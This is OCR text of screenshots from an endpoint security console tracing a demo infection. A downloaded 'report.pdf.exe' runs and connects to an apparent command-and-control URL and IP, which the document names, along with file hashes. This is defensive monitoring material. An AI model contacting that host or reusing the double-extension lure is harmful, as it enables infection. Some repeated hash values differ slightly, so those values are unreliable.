

AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Trajectory
Take a Tour
Share
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Prev_Retro in group
5 compromise events (spanning about 4 ho...
Filters
Search Device Traje
Trajectory loads at the event you pivot from
System
msvcr90.dll [PE]
msvcp90.dll [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
pywintypes27.dll [PE]
report.pdf.exe [Graph]
chrome.exe [Graph]
aspnetmmcext.ni.dll [PE]
comsvcconfig.ni.exe [PE]
mscorsvw.exe [Graph]
Event Details
Medium
Cloud IOC Detection time: 2020-01-24 02:03:40 UTC
Cloud IOC: W32.FakeExtensionExec.RET
Description: A file containing a benign extension prior to the .exe extension was executed. This is indicative of suspicious behaviour in an attempt to conceal the malicious intent of the file.



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Trajectory
Take a Tour
Share
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Prev_Retro in group Audit
5 compromise events (spanning about 4 ho...
Filters
Search Device Trajectory
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
_ctypes.pyd [PE]
report.pdf.exe [Graph]
chrome.exe [Graph]
svchost.exe [PE]
Scroll back to see the origin of the compromise
Event Details
Medium
Cloud IOC Detection time: 2020-01-24 02:03:40 UTC
Cloud IOC: W32.FakeExtensionExec.RET
Description: A file containing a benign extension prior to the .exe extension was executed. This is indicative of suspicious behaviour in an attempt to conceal the malicious intent of the file.


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Traj
Send Feedback
Use Legacy Device Trajectory
Demo_Low
5 compromise events (spanning about 4 ho...
Filters
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
report.pdf.exe [Graph]
unconfirmed 762952.crdownl... [PE]
chrome.exe [Graph]
svchost.exe [PE]
Event Details
2020-01-24 02:03:07 UTC
Outgoing connection from chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42...69479885)[PE_Executable] at 192.168.65.132 TCP Port 49987 to (74.125.198.91 Port 443) .
Unknown disposition.
Benign process distribution.
At 02:03:07, Fri Jan 24 2020 UTC
Event Details
2020-01-24 02:03:07 UTC
Outgoing connection from chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42...69479885)[PE_Executable] at 192.168.65.132 TCP Port 49987 to (74.125.198.91 Port 443) .
Unknown disposition.
Benign process distribution.
At 02:03:07, Fri Jan 24 2020 UTC
Parent file SHA-1: 056781731eaf223c799bebe04c60353ea73d60cb.
Parent file MD5: c8a299bb91912d446f19ea4bd4d135c7.
Parent file size: 874136 bytes.
Parent file signed by Google Inc with certificate serial 4c40dba5f988fae57a57d6457495f98b from VeriSign Class 3 Code Signing 2010 CA. Expired 23:59:59, Wed Dec 14 2016 UTC.
Parent file cert MD5: 1b6fd71db426763e1594e910c147d2eb.
Parent file cert SHA-1: 264e38570f882e5a027242375741233a661b553.


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Traje
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Pre
5 compromise events (spanning about 4 ho...
Filters
Event Details
2020-01-24 02:03:07 UTC
unconfirmed 762952.crdownload, PWN 4.1.2.1 (d5221f68…f5261a3b)[PE_Executable] was Created by chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42…69479885)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\unconfirmed 762952.crdownload
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
report.pdf.exe [Graph]
unconfirmed 762952.crdownl... [PE]
chrome.exe [Graph]
svchost.exe [PE]
Event Details
2020-01-24 02:03:07 UTC
unconfirmed 762952.crdownload, PWN 4.1.2.1 (d5221f68…f5261a3b)[PE_Executable] was Created by chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42…69479885)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\unconfirmed 762952.crdownload
File SHA-1: 5058b16a86beee96927371210b9a9f682976a50a.
File MD5: 48a0bf05b9706a00d2a0ff6260412f11.
File size: 4116837 bytes.
Parent file SHA-1: 056781731eaf223c799bebe04c60353ea73d60cb.
Parent file MD5: c8a299bb91912d446f19ea4bd4d135c7.
Parent file size: 874136 bytes.
Parent file signed by Google Inc with certificate serial 4c40dba5f988fae57a57d6457495f98b from VeriSign Class 3 Code Signing 2010 CA. Expired 23:59:59, Wed Dec 14 2016 UTC.
Parent file cert MD5: 1b6fd71db426763e1594e910c147d2eb.
Parent file cert SHA-1: 264e38570f882e5a027242375774123a661b553.


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Traje
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Pre
5 compromise events (spanning about 4 ho...
Filters
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
report.pdf.exe [Graph]
unconfirmed 762952.crdownl... [PE]
chrome.exe [Graph]
svchost.exe [PE]
Event Details
2020-01-24 02:03:08 UTC
report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b) [PE_Executable] was Moved by chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42...69479885)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\report.pdf.exe
Event Details
2020-01-24 02:03:08 UTC
report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b) [PE_Executable] was Moved by chrome.exe[common filename], Google Chrome 49.0.2623.87 (9f056a42...69479885)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\report.pdf.exe
File SHA-1: 5058b16a86beee96927371210b9a9f682976a50a.
File MD5: 48a0bf05b9706a00d2a0ff6260412f11.
File size: 4116837 bytes.
Parent file SHA-1: 056781731eaf223c799bebe04c60353ea73d60cb.
Parent file MD5: c8a299bb91912d446f19ea4bd4d135c7.
Parent file size: 874136 bytes.
Parent file signed by Google Inc with certificate serial 4c40dba5f988fae57a57d6457495f98b from VeriSign Class 3 Code Signing 2010 CA. Expired 23:59:59, Wed Dec 14 2016 UTC.
Parent file cert MD5: 1b6fd71db426763e1594e910c147d2eb.
Parent file cert SHA-1: 264e38570f882e5a027242375774123a661b553.


AMP for Endpoints
Advantage
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Michael Auger
Device Traject
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Prev
5 compromise events (spanning about 4 ho...
Filters
Event Details
2020-01-24 02:03:39 UTC
report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b) [PE_Executable] was Executed by svchost.exe[common filename], Microsoft® Windows® Operating System 6.1.7600.16385 (93b2ed40...9b13a5e8)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\report.pdf.exe
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
report.pdf.exe [Graph]
unconfirmed 762952.crdownl... [PE]
chrome.exe [Graph]
svchost.exe [PE]
Event Details
2020-01-24 02:03:39 UTC
report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b) [PE_Executable] was Executed by svchost.exe[common filename], Microsoft® Windows® Operating System 6.1.7600.16385 (93b2ed40...9b13a5e8)[PE_Executable] .
Unknown disposition.
Benign parent disposition.
File full path: c:\users\rsteadman\downloads\report.pdf.exe
File SHA-1: 5058b16a86beee96927371210b9a9f682976a50a.
File MD5: 48a0bf05b9706a00d2a0ff6260412f11.
File size: 4116837 bytes.
Parent file SHA-1: 619652b42afe5fb0e3719d7aeda7a5494ab193e8.
Parent file MD5: c78655bc80301d76ed4fef1c1ea40a7d.
Parent file size: 27136 bytes.


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Device Traject
Send Feedback
Use Legacy Device Trajectory
Demo_Low_Prev
5 compromise events (spanning about 4 ho...
Filters
Event Details
2020-01-24 02:03:41 UTC
Outgoing connection from report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b)[PE_Executable] at 192.168.65.132 TCP Port 49988 to http://propay24.ru/4/pict.jpg?id=98920584&bid=31EB8B27 (37.230.114.67 Port 80) .
Unknown disposition.
Unknown process distribution.
At 02:03:41, Fri Jan 24 2020 UTC
System
msvcr90.dll [PE]
msvcp90.dll [PE]
msvcm90.dll [PE]
python27.dll [PE]
unicodedata.pyd [PE]
_hashlib.pyd [PE]
select.pyd [PE]
bz2.pyd [PE]
_socket.pyd [PE]
_ssl.pyd [PE]
win32wnet.pyd [PE]
pyexpat.pyd [PE]
win32api.pyd [PE]
win32pipe.pyd [PE]
_ctypes.pyd [PE]
pywintypes27.dll [PE]
report.pdf.exe [Graph]
chrome.exe [Graph]
svchost.exe [PE]
Event Details
2020-01-24 02:03:41 UTC
Outgoing connection from report.pdf.exe, PWN 4.1.2.1 (d5221f68...f5261a3b)[PE_Executable] at 192.168.65.132 TCP Port 49988 to http://propay24.ru/4/pict.jpg?id=98920584&bid=31EB8B27 (37.230.114.67 Port 80) .
Unknown disposition.
Unknown process distribution.
At 02:03:41, Fri Jan 24 2020 UTC
Parent file SHA-1: 5058b16a86beee96927371210b9a9f682976a50a.
Parent file MD5: 48a0bf05b9706a00d2a0ff6260412f11.
Parent file size: 4116837 bytes.

Polices

Management menu:
- Quick Start
- Computers
- Groups
- Policies
- Exclusions
- Download Connector
- Deploy Clarity for iOS
- Deployment Summary
- AV Definition Summary

Dashboard

Dashboard | Inbox | Overview | Events

Refresh All | Auto-Refresh

Reset | New Filter

30 days | 2019-12-26 08:18 | 2020-01-25 08:18 | UTC

78.8% compromised


Inbox Status


26 Require Attention | 0 In Progress | 0 Resolved

Compromises

Inbox

Top 26 / 33







Quarantined Detections

Quarantine Events

Top 2 / 33






Vulnerabilities

View

Top 6 / 33



Threat Grid Analysis

0 Automatic Analysis Submissions
2 Retroactive Threat Detections

Statistics

0 Files Scanned
0 Network Connections Logged

Connectors

33 Connectors
0 Installs
0 Install Failures


Quick Start

